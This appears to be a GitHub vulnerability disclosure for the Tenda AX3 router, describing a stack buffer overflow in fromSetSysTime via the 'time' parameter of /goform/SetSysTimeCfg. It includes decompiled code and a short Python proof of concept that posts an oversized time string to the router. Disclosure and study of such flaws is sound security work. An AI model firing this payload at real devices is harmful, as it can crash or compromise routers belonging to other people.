sec-bin / IoT-CVE Public

Code Issues Pull requests Actions Projects Security Insights

main IoT-CVE / Tenda / AX3 / 7 /

sec-bin Add Tenda AX3 6&7 ... on Jan 18 History

..

1.png	10 months ago
README.md	10 months ago

README.md

Tenda Router AX3 Vulnerability


This vulnerability lies in the `/goform/SetSysTimeCfg` page which influences the lastest version of Tenda Router AX3. (V16.03.12.10_CN)

Vulnerability description

There is a stack buffer overflow vulnerability in the `fromSetSysTime` function.

The `v9` variable is directly retrieved from the http request parameter `time` .

Then `v9` will be splice to stack by function sscanf without any security check,which causes stack overflow.



```
LOWORD(v25) = 0;
v27 = 0;
v28 = 0;
LOWORD(v29) = 0;
v9 = websGetVar(wp, (char_t *)"time", (char_t *)&byte_794DF);
_isoc99_sscanf((int)v9, "%[^-]-%[^-]-%[^ ] %[^:]:%[^:]:%s", v14, v16, v18, &v20, &v23, &v27);
*(_DWORD *)&v34[20] = atoi((const char *)v14) - 1900;
*(_DWORD *)&v34[16] = atoi((const char *)v16) - 1;
*(_DWORD *)&v34[12] = atoi((const char *)v18);
*(_DWORD *)&v34[8] = atoi((const char *)&v20);
*(_DWORD *)&v34[4] = atoi((const char *)&v23);
*(_DWORD *)v34 = atoi((const char *)&v27);
v10 = mktime((struct tm *)v34);
```

So by POSTing the page `/goform/SetSysTimeCfg` with proper `time` , the attacker can easily perform a **Remote Code Execution** with carefully crafted overflow data.

POC

```
import requests
from pwn import *

url = "http://192.168.0.1/goform/SetSysTimeCfg"

timeType = "manual"

time = "2022-01-01 "
time += "a" * 1024

r = requests.post(url, data={'timeType': timeType, 'time': time})
print(r.content)
```

Timeline

- 2022.01.18 report to CVE & CNVD